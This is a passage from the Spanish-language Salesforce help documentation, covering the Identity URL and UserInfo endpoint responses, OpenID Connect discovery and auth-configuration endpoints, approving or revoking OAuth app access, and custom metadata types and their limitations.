  - `feed-items` (Chatter)
  - `groups` (Chatter)
  - `users` (Chatter)
  - `custom_domain`: este valor se omite si la organización no tiene un dominio personalizado configurado y propagado.
- `active`: un booleano que especifica si el usuario consultado está activo
- `user_type`: el tipo de usuario consultado
- `language`: el idioma del usuario consultado
- `locale`: la configuración regional del usuario consultado
- `utcOffset`: la compensación de UTC de la zona horaria del usuario consultado, en milisegundos

- `last_modified_date`—`xsd datetime`: formato de la última modificación del usuario, por ejemplo, 2010-06-28T20:54:09.000Z
- `is_app_installed`: El valor es `verdadero` cuando la aplicación conectada está instalada en la organización del usuario actual y el token de acceso del usuario se ha creado utilizando un flujo de OAuth. Si la aplicación conectada no está instalada, la propiedad no existe (en lugar de ser `falso`). Al analizar la respuesta, compruebe la existencia y el valor de esa propiedad.
- `mobile_policy`: valores específicos para gestionar las aplicaciones conectadas móviles. Estos valores solo están disponibles cuando la aplicación conectada se instala en la organización del usuario actual y la aplicación tiene un valor de tiempo de espera de sesión definido y un valor de longitud de PIN (número de identificación personal).
  - `screen_lock`: tiempo de espera para bloquear la pantalla si no hay actividad
  - `pin_length`: longitud del número de identificación necesario para obtener acceso a la aplicación móvil
- `push_service_type`: este valor de respuesta se configura como `apple` si la aplicación conectada se registra con el servicio de notificaciones Apple Push Notification Service (APNS) para notificaciones de envío de iOS o `androidGcm`, si se registra con Google Cloud Messaging (GCM) para las notificaciones de envío de Android. El tipo de valor de respuesta es una matriz.
- `custom_permissions`: cuando una solicitud incluye el parámetro de ámbito `custom_permissions`, la respuesta incluye un mapa con permisos personalizados en una organización asociada con la aplicación conectada. Si la aplicación conectada no está instalada en la organización o no tiene permisos personalizados asociados, la respuesta no contendrá un mapa `custom_permissions`. A continuación se incluye una solicitud de ejemplo.

  ```
  http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
  id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
  /useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
  ```

  A continuación se muestra el bloque JSON en la respuesta URL de identidad.

  ```
  "custom_permissions":
    {
      "Email.View":true,
      "Email.Create":false,
      "Email.Delete":false
    }
  ```

A continuación se incluye una respuesta en formato XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<id>https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
   <created_date xsi:nil="true"/>
   <body xsi:nil="true"/>
</status>
<photos>
   <picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
   <thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail>
</photos>
<urls>
```

```
   <enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk

   </enterprise>
   <metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk

   </metadata>
   <partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk

   </partner>
   <rest>https://yourInstance.salesforce.com/services/data/v{version}/
   </rest>
   <sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/
   </sobjects>
   <search>https://yourInstance.salesforce.com/services/data/v{version}/search/
   </search>
   <query>https://yourInstance.salesforce.com/services/data/v{version}/query/
   </query>
   <profile>https://yourInstance.salesforce.com/005x0000001S2b9
   </profile>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>
```

A continuación se incluye una respuesta en formato JSON:

```
{"id":"https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user":true,
"user_id":"005x0000001S2b9",
"organization_id":"00Dx0000001T0zk",
"nick_name":"admin1.2777578168398293E12foofoofoofoo",
"display_name":"Alan Van",
"email":"admin@2060747062579699.com",
"status":{"created_date":null,"body":null},
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
   "thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"urls":

{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",


"metadata":"https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",


"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",

   "rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
   "sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
   "search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
   "query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
```

```
   "profile":"https://yourInstance.salesforce.com/005x0000001S2b9"},
"active":true,
"user_type":"STANDARD",
"language":"en_US",
"locale":"en_US",
"utcOffset":-28800000,
"last_modified_date":"2010-06-28T20:54:09.000+0000"}
```

Tras realizar una solicitud no válida, Salesforce puede realizar las siguientes respuestas:

| Código de error | Problema de solicitud |
|---|---|
| 403 (prohibido): HTTPS_Required | HTTP |
| 403 (prohibido): Missing_OAuth_Token | Falta token de acceso |
| 403 (prohibido): Bad_OAuth_Token | Token de acceso no válido |
| 403 (prohibido): Wrong_Org | Usuarios en una organización diferente |
| 404 (no se encuentra): Bad_Id | Usuario no válido o erróneo o Id. de la organización |
| 404 (no se encuentra): Inactiva | Usuario desactivado u organización inactiva |
| 404 (no se encuentra): No_Access | El usuario carece de un acceso adecuado a la organización o a la información |
| 404 (no se encuentra): No_Site_Endpoint | Solicitud a un extremo de un sitio no válido |
| 404 (no se encuentra): Error interno | No hay respuesta del servidor |
| 406 (no se acepta): Invalid_Version | Versión no válida |
| 406 (no se acepta): Invalid_Callback | Devolución de llamada no válida |

CONSULTE TAMBIÉN

Uso del token de acceso

Modificar usuarios

## UserInfo Endpoint

El extremos de UserInfo es una API de RESTful que se puede utilizar para consultar (con un token de acceso válido) información acerca del usuario asociado con el token de acceso en el formato estándar de conexión de OpenID. Salesforce devuelve información de personalización básica del usuario y extremos importantes con los que los clientes pueden hablar, como fotos del usuario y extremos de API a los que puede acceder. Este extremo proporciona acceso a información para el usuario actual, únicamente, y no para otros usuarios en la misma organización.

El formato de la URL es:
`https://login.salesforce.com/services/oauth2/userinfo`.

Nota: En un sandbox, `login.salesforce.com` se sustituye por `test.salesforce.com`.

La URL debe ser siempre HTTPS.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

### Parámetros de UserInfo Endpoint

Los siguientes parámetros se pueden utilizar con el token de acceso y el extremo de UserInfo. El token de acceso se utiliza en un encabezado de solicitud de autorización o en una solicitud con el parámetro `oauth_token`.

| Parámetro | Descripción |
|---|---|
| token de acceso | Consulte Uso del token de acceso en la página 5919. |
| format | Este parámetro es opcional. Especifique el formato del resultado. Los valores válidos son:<br>• `json`<br>• `xml`<br>En lugar de utilizar el parámetro `format`, el cliente también puede especificar el formato que se devuelve en un encabezado de solicitud de aceptación utilizando uno de los siguientes:<br>• `Accept: application/json`<br>• `Accept: application/xml`<br>• `Accept: application/x-www-form-urlencoded`<br>Tenga en cuenta lo siguiente:<br>• Se permiten encabezados que acepten comodines. `*/*` es compatible y devuelve JSON.<br>• También se acepta una lista de valores y se comprueba de izquierda a derecha. Por ejemplo: `application/xml,application/json,application/html,*/*` devuelve XML.<br>• El parámetro `format` tiene preferencia sobre el encabezado de solicitud de aceptación. |
| version | Este parámetro es opcional. Especifique un número de versión de API de SOAP o la cadena literal `latest`. Si no especifica este valor, las URL de la API que se devuelven contienen el valor literal `{version}`, en lugar del número de versión, para que el cliente realice una sustitución de cadenas. Si el valor se especifica como `latest`, se utiliza la versión de la API más reciente. |
| PrettyPrint | Este parámetro es opcional y sólo se acepta en un encabezado, no como un parámetro de URL. Especifique el resultado para aplicar un mejor formato al resultado. Por ejemplo, utilice |

| Parámetro | Descripción |
|---|---|
| | lo siguiente en un encabezado: `X-PrettyPrint:1`. Si no se especifica este valor, el elemento XML o JSON devuelto se optimiza para el tamaño en lugar de su facilidad de lectura. |
| devolución de llamada | Este parámetro es opcional. Especifique un nombre de función JavaScript válido. Este parámetro sólo se utiliza si el formato se especifica como JSON. El resultado se contiene en este nombre de función (JSONP). Por ejemplo, si una solicitud a `https://server/id/orgid/userid/` devuelve `{"foo":"bar"}`, una solicitud a `https://server/id/orgid/userid/?callback=baz` devuelve `baz({"foo":"bar"});`. |

## Respuesta de UserInfo Endpoint

Tras realizar una solicitud válida, Salesforce devuelve la información en formato JSON, de forma predeterminada, o siempre que esté especificado en el parámetro Formato.

La respuesta incluye valores indicados en el Perfil de cliente básico de conexión de OpenID, así como el Id. de usuario de Salesforce, el Id. de organización y las URL relacionadas para perfil, noticias en tiempo real, etc.

A continuación se incluye una respuesta en formato JSON:

```
{"sub":"http://login.salesforce.com/id/00Dx000.../005x000...",
"user_id":"005x000...","organization_id":"00Dx000...",
"preferred_username":"user1@1135222488950007.com",
"nickname":"user1.3860098879512678E12",
"name":"yourInstance LastName",
"email":"user1@1135222488950007.com",
"email_verified":true,"given_name":"yourInstance","family_name":"LastName",
"zoneinfo":"America/Los_Angeles",
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F","thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"profile":"https://yourInstance.salesforce.com/005x000...",
"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
"address":{"country":"us"},
"urls":{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx00...",
"
"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx00...",
"rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
"sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
"search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
"query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
"recent":"https://yourInstance.salesforce.com/services/data/v{version}/recent/",
"profile":"https://yourInstance.salesforce.com/005x000...",
"feeds":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds",
"groups":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups",
"users":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/users",
"feed_items":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items"},
"active":true,"user_type":"STANDARD","language":"en_US","locale":"en_US","utcOffset":-28800000,"updated_at":"2013-12-02T18:46:42.000+0000"}
```

A continuación se incluye una respuesta en formato XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
```

```
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
<enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
<metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
<partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
<rest>https://yourInstance.salesforce.com/services/data/v{version}/</rest>
<sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/</sobjects>
<search>https://yourInstance.salesforce.com/services/data/v{version}/search/</search>
<query>https://yourInstance.salesforce.com/services/data/v{version}/query/</query>
<recent>https://yourInstance.salesforce.com/services/data/v{version}/recent/</recent>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<feeds>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>https://yourInstance.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>
```

Las siguientes son respuestas posibles desde Salesforce a una solicitud no válida.

| Código de error | Problema de solicitud |
|---|---|
| 403 (prohibido): HTTPS_Required | HTTP |
| 403 (prohibido): Missing_OAuth_Token | Falta token de acceso |
| 403 (prohibido): Bad_OAuth_Token | Token de acceso no válido |
| 403 (prohibido): Wrong_Org | Usuarios en una organización diferente |
| 404 (no se encuentra): Bad_Id | Usuario no válido o erróneo o Id. de la organización |

| Código de error | Problema de solicitud |
|---|---|
| 404 (no se encuentra): Inactiva | Usuario desactivado u organización inactiva |
| 404 (no se encuentra): No_Access | El usuario carece de un acceso adecuado a la organización o a la información |
| 404 (no se encuentra): No_Site_Endpoint | Solicitud a un extremo de un sitio no válido |
| 404 (no se encuentra): Error interno | No hay respuesta del servidor |
| 406 (no se acepta): Invalid_Version | Versión no válida |
| 406 (no se acepta): Invalid_Callback | Devolución de llamada no válida |

## Extremo de detección de conexión OpenID

El extremo de detección de Conexión OpenID es una página estática que puede usarse para consultar (sin necesidad de sesión) información sobre la configuración de Conexión OpenID de Salesforce. Salesforce devuelve información básica sobre extremos, ámbitos admitidos y otros valores usados para la autorización de Conexión OpenID.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

El formato de la URL es:
`https://login.salesforce.com/.well-known/openid-configuration`.

Nota: En un sandbox, `login.salesforce.com` se sustituye por `test.salesforce.com`.

La URL debe ser siempre HTTPS.

### Respuesta del extremo de detección de conexión OpenID

Esa solicitud de URL devuelve la información en formato JSON únicamente:

A continuación se incluye una respuesta en formato JSON:

```
{"issuer":"https://login.salesforce.com",
"authorization_endpoint":"https://login.salesforce.com/services/oauth2/authorize",
"token_endpoint":"https://login.salesforce.com/services/oauth2/token",
"revocation_endpoint":"https://login.salesforce.com/services/oauth2/revoke",
"userinfo_endpoint":"https://login.salesforce.com/services/oauth2/userinfo",
"jwks_uri":"https://login.salesforce.com/id/keys",
"scopes_supported":["id","api","web","full","chatter_api",
"visualforce","refresh_token","openid","profile","email",
"address","phone","offline_access", "custom_permissions"],
"response_types_supported":["code","token","token id_token"],
"subject_types_supported":["public"],
"id_token_signing_alg_values_supported":["RS256"],
"display_values_supported":["page","popup","touch"],
"token_endpoint_auth_methods_supported":["client_secret_post","private_key_jwt"] }
```

## El extremo Configuración de autenticación

El extremo Configuración de autenticación es una página estática que puede utilizarse para consultar información sobre SAML de una organización para inicio de sesión único y la configuración de Proveedor de autenticación. No se requiere una sesión. Solo está disponible para comunidades de Salesforce o dominios personalizados. Utilice esta dirección URL cuando esté desarrollando aplicaciones que necesiten esta información bajo solicitud.

En respuesta a una solicitud al extremo Configuración de autenticación, Salesforce devuelve información básica en formato JSON. Esta información incluye configuraciones de autenticación y registro, activos de asignación de marca y otros valores relacionados con la compatibilidad de inicio de sesión único para usuarios de una comunidad o dominio personalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

El formato de la URL es: `https://<URL personalizada o de comunidad>/.well-known/auth-configuration`. Por ejemplo, `https://acme.mi.salesforce.com/.well-known/auth-configuration`.

### Respuesta del extremo Configuración de autenticación

El extremo Configuración de autenticación devuelve la información solo en formato JSON.

A continuación se incluye una respuesta de muestra:

Nota: El valor de `UseNativeBrowserForAuthentication` es siempre `falso` para una comunidad.

Los siguientes valores solo están disponibles para comunidades, y son `falsos` o nulos para dominios personalizados creados con Mi dominio.

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#########",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
  "SamlProviders": [{
   "name": "ADFS",
   "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#########"
  },
  {
   "name": "SF Identity",
   "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#########"
  }],
  "AuthProviders": [{
   "name": "LinkedIn",
   "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
```

```
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000########/LinkedIn"

  },
  {
   "name": "Facebook",
   "IconUrl": "https://www.facebook.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000########/Facebook"

  }]
}
```

# Concesión o negación de solicitud de acceso

## Solicitud de acceso a aplicación

La aplicación externa que está utilizando solicita acceso a sus datos de Salesforce. Su administrador ya ha integrado la aplicación externa en Salesforce.

Para conceder a esta aplicación acceso a sus datos de Salesforce, haga clic en **Aceptar**.

Si la descripción de la aplicación no coincide con la aplicación que está utilizando actualmente o por cualquier otro motivo no desea conceder acceso a sus datos, haga clic en **Denegar**.

Si el usuario que está registrado actualmente no es usted, haga clic en **¿No es usted?** para cerrar la sesión del usuario actual e iniciar su sesión.

Sólo puede otorgar acceso a una aplicación externa un número específico de veces. Normalmente, se otorga acceso para todos los dispositivos que usa, como ordenadores portátiles o de sobremesa. El valor predeterminado es cinco por aplicación. Si ha alcanzado el límite de su organización, al otorgarle acceso a ella revocará automáticamente el acceso al token de acceso usado por última vez. El token o tokens de la aplicación de acceso remoto que se revocarán se mostrará en la página.

Después de otorgar acceso a una aplicación de acceso remoto, puede revocarlo más adelante dirigiéndose a su información personal.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:

- "Gestionar aplicaciones conectadas"

1. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. En la sección Aplicaciones conectadas de OAuth, puede:
   - Vea información sobre cada aplicación a la que se le ha concedido acceso, así como el número de veces y la última ocasión en la que la aplicación intentó acceder a su información.

     Nota:

     – Una aplicación puede aparecer más de una vez. Cada vez que otorga acceso a una aplicación, obtiene un nuevo token de acceso. Las solicitudes para la actualización de tokens aumentan el Recuento de uso que se muestra para la aplicación. Deberá conceder acceso a sus datos de Salesforce desde cada dispositivo que utilice, por ejemplo, desde su portátil y su equipo de sobremesa. El límite predeterminado es de cinco tokens de acceso para cada aplicación. Las aplicaciones más nuevas (que usen el protocolo OAuth 2.0) se aprueban automáticamente para los dispositivos adicionales después de que haya concedido acceso una vez. Las aplicaciones de OAuth 2.0 pueden aparecer más de una vez. Cada fila en la tabla representa un acceso único, por lo que si una aplicación solicita varios tokens con diferentes ámbitos, verá la misma aplicación varias veces.

  - Aunque la aplicación conectada haya intentando acceder a su información y haya fallado por no poder iniciar sesión, los campos `Recuento de uso` y `Último uso` se actualizarán.

- Haga clic en **Revocar** para revocar el acceso a la aplicación. Cuando revoque la aplicación, esta no podrá usar ese token de autorización en concreto para acceder a sus datos de Salesforce.

  **Importante:** Debe revocar todos los tokens de acceso para una aplicación concreta para evitar que acceda a sus datos de Salesforce.

CONSULTE TAMBIÉN

Solicitud de acceso a aplicación aprobada

Solicitud de acceso a aplicación denegada

## Solicitud de acceso a aplicación aprobada

La aplicación externa que está utilizando ha solicitado acceso a sus datos de Salesforce, y usted ha aprobado esta solicitud. Cierre la ventana del navegador y vuelva a la aplicación que estaba utilizando.

Después de otorgar acceso a una aplicación de acceso remoto, puede revocarlo más adelante dirigiéndose a su información personal.

1. Desde su configuración personal, introduzca *`Detalles de usuario avanzado`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
2. En la sección Aplicaciones conectadas de OAuth, puede:
   - Vea información sobre cada aplicación a la que se le ha concedido acceso, así como el número de veces y la última ocasión en la que la aplicación intentó acceder a su información.

     **Nota:**

     - Una aplicación puede aparecer más de una vez. Cada vez que otorga acceso a una aplicación, obtiene un nuevo token de acceso. Las solicitudes para la actualización de tokens aumentan el `Recuento de uso` que se muestra para la aplicación. Deberá conceder acceso a sus datos de Salesforce desde cada dispositivo que utilice, por ejemplo, desde su portátil y su equipo de sobremesa. El límite predeterminado es de cinco tokens de acceso para cada aplicación. Las aplicaciones más nuevas (que usen el protocolo OAuth 2.0) se aprueban automáticamente para los dispositivos adicionales después de que haya concedido acceso una vez. Las aplicaciones de OAuth 2.0 pueden aparecer más de una vez. Cada fila en la tabla representa un acceso único, por lo que si una aplicación solicita varios tokens con diferentes ámbitos, verá la misma aplicación varias veces.
     - Aunque la aplicación conectada haya intentando acceder a su información y haya fallado por no poder iniciar sesión, los campos `Recuento de uso` y `Último uso` se actualizarán.

   - Haga clic en **Revocar** para revocar el acceso a la aplicación. Cuando revoque la aplicación, esta no podrá usar ese token de autorización en concreto para acceder a sus datos de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

**Importante:** Debe revocar todos los tokens de acceso para una aplicación concreta para evitar que acceda a sus datos de Salesforce.

CONSULTE TAMBIÉN

- Solicitud de acceso a aplicación denegada
- Solicitud de acceso a aplicación

### Solicitud de acceso a aplicación denegada

La aplicación externa que está utilizando ha solicitado acceso a sus datos de Salesforce, y usted ha denegado esta solicitud. Debe cerrar sesión en Salesforce. Puede volver a la aplicación original.

CONSULTE TAMBIÉN

- Solicitud de acceso a aplicación aprobada
- Solicitud de acceso a aplicación

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:

- "Gestionar aplicaciones conectadas"

## Personalizar tipos de metadatos

### Personalizar tipos de metadatos

Puede crear sus propios marcos de desarrollador declarativos para equipos internos, socios y clientes. En lugar de generar aplicaciones desde datos, puede generar aplicaciones definidas y dirigidas por sus propios tipos de metadatos. Los metadatos representan la información que describe la configuración de la organización de cada usuario.

Los metadatos personalizados son metadatos de aplicación personalizables, implementables, que se pueden incluir en paquetes y actualizar. En primer lugar, cree un *tipo de metadatos personalizados*, que define el formato de los metadatos de la aplicación. A continuación, genere una funcionalidad reutilizable que determina el comportamiento basándose en los metadatos de ese tipo. Al igual que una configuración personalizada o un objeto personalizado, un tipo de metadatos personalizado cuenta con una lista de campos personalizados que representan aspectos de los metadatos. Después de crear un tipo de metadatos personalizados público, usted u otras personas pueden crear de forma declarativa *registros de metadatos personalizados* definidos por ese tipo. Cuando incluye un tipo de metadatos personalizados público en un paquete, los clientes que instalan el paquete pueden agregar sus propios registros al tipo de metadatos. Su función reutilizable lee sus metadatos personalizados y los utiliza para producir un comportamiento de aplicación personalizado.

Las filas de metadatos personalizados parecen filas de objetos personalizados en su estructura. Puede crear, modificar y eliminar filas de metadatos personalizados en la API de metadatos o en Configuración. Como los registros son metadatos, puede migrarlos utilizando paquetes o

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

herramientas de API de metadatos. Los registros de metadatos personalizados son de solo lectura en Apex y en las API de empresa y socio.

Con tipos de metadatos personalizados, puede enviar consultas de Lenguaje de consulta de objetos de Salesforce (SOQL) ilimitadas para cada transacción de Apex.

Los tipos de metadatos personalizados son compatibles con los siguientes tipos de campo personalizado.

- Relación de metadatos
- Casilla
- Fecha
- Fecha y hora
- Correo electrónico
- Número
- Porcentaje
- Teléfono
- Lista de selección
- Texto
- Área de texto
- URL

Un suscriptor en un paquete gestionado que incluye un tipo de metadatos personalizados no puede agregar sus propios campos a ese tipo. Solo la organización que desarrolla el tipo puede agregar campos personalizados a él.

Los campos de metadatos personalizados son *tratables*, lo que significa que el desarrollador de un tipo puede decidir quién puede cambiar valores de campo después de su implementación en una organización suscriptora.

- Bloqueado tras el lanzamiento: Para cualquier registro del tipo, el valor del campo es inmutable después de la implementación, incluso en la organización del desarrollador donde se ha creado el registro.
- Modificable por el suscriptor: Cualquier persona con los permisos correctos puede cambiar el valor del campo. Cualquier cambio que el desarrollador implementa no sobrescribe valores en la organización del suscriptor.
- Actualizable: El desarrollador de un registro puede cambiar el valor del campo lanzando una nueva versión del paquete de metadatos personalizados. El suscriptor no puede cambiar el valor del campo.

Los registros y tipos de metadatos personalizados tienen nombres y etiquetas. Los nombres de tipos deben ser únicos en su espacio de nombre. Los nombres de registros deben ser únicos en su espacio de nombre y tipo de metadatos personalizados.

Los registros de metadatos personalizados se pueden proteger. Si un desarrollador presenta registros protegidos en un paquete gestionado, el acceso a ellos está limitado de forma específica.

- El código en el mismo paquete gestionado que los registros de metadatos personalizados puede leer los registros.
- El código en el mismo paquete gestionado que los tipos de metadatos personalizados puede leer los registros que pertenecen a ese tipo.
- El código en un paquete gestionado que no incluye el tipo o el registro protegido no lee los registros protegidos.
- El código que el suscriptor crea y el código en un paquete sin gestionar no leen los registros protegidos.
- El desarrollador puede modificar registros protegidos solo con una actualización del paquete. El suscriptor no puede leer o modificar registros protegidos. No se puede cambiar el nombre de desarrollador de un registro protegido después del lanzamiento.

Si crea un registro de metadatos personalizados protegido en su organización, solo es accesible por su código, el código de paquetes sin gestionar y el código desde el paquete gestionado que define su tipo.

Los tipos de metadatos personalizados también se pueden proteger, proporcionando la misma protección de acceso que los registros protegidos. Si cambia un tipo de protegido a público, sus registros protegidos permanecen protegidos y todos los demás registros se

convierten en públicos. Si utiliza Configuración para crear un registro en un tipo protegido, se seleccione la casilla de verificación Componente protegido de forma predeterminada. Cuando un tipo es público, no puede convertirlo en protegido. El suscriptor no puede crear registros de un tipo protegido.

## Limitaciones de los tipos de metadatos personalizados

Al utilizar tipos de metadatos personalizados, tenga en cuenta estas limitaciones y estos comportamientos especiales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las organizaciones de Professional Edition pueden crear, modificar y eliminar registros de metadatos personalizados únicamente desde tipos en paquetes instalados.

**Actualización de tipos y registros**

No puede actualizar tipos y registros protegidos en un paquete gestionado instalado programáticamente. Puede modificar registros y tipos protegidos solo realizando una actualización del paquete.

No puede actualizar registros y tipos públicos utilizando Apex directamente. Para modificar registros desde Apex, debe realizar llamadas a la API de metadatos.

**Herramientas de gestión del ciclo de vida de la aplicación**

Los tipos de metadatos personalizados no son compatibles con estas herramientas de gestión del ciclo de vida de la aplicación:

- Control de versión
- API de herramientas
- Consola de desarrollador

**Licencias**

Las licencias definidas para un paquete de ampliación no se aplican en registros de metadatos personalizados en ese paquete a menos que los tipos estén también en el paquete.

**SOQL**

Los tipos de metadatos personalizados admiten la sintaxis de consulta SOQL siguiente.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- Puede utilizar campos de relación de metadatos en *fieldList* y *conditionExpression*.
- `FROM` puede incluir solo 1 objeto.
- Puede utilizar los siguientes operadores.
  - `IN` y `NOT IN`
  - =, >, >=, <, <= y `!=`
  - `LIKE`, incluyendo comodines
  - `Y`
- Puede utilizar `ORDER BY` solo con campos que no tienen relaciones.
- Puede utilizar `ORDER BY`, `ASC` y `DESC` con múltiples campos (que no tienen relaciones).
- Solo puede utilizar `ORDER BY` cuando el campo ordenado es un campo seleccionado.
- Los campos de relación de metadatos admiten todas las consultas de relación estándar.

**Tipos de metadatos personalizados protegidos**

Los suscriptores no pueden agregar registros de metadatos personalizados a tipos de metadatos personalizados que están protegidos. Para permitir a los suscriptores crear registros de metadatos personalizados, el tipo de metadatos personalizados debe ser público.

La API de metadatos devuelve definiciones de entidad personalizada protegida (pero no registros de metadatos personalizados) en organizaciones de suscriptor.

**Almacenamiento en caché**

Los registros de metadatos personalizados se almacenen en caché a nivel del tipo después de la primera solicitud de lectura. El almacenamiento en caché mejora el rendimiento en solicitudes posteriores. Las solicitudes que están en el aire cuando se actualizan los metadatos no obtienen los metadatos más recientes.

**Listas de selección globales**

Las listas de selección globales no se admiten en tipos de metadatos personalizados. Solo puede utilizar las listas de selección de sObject.

**Listas de selección y paquetes gestionados**

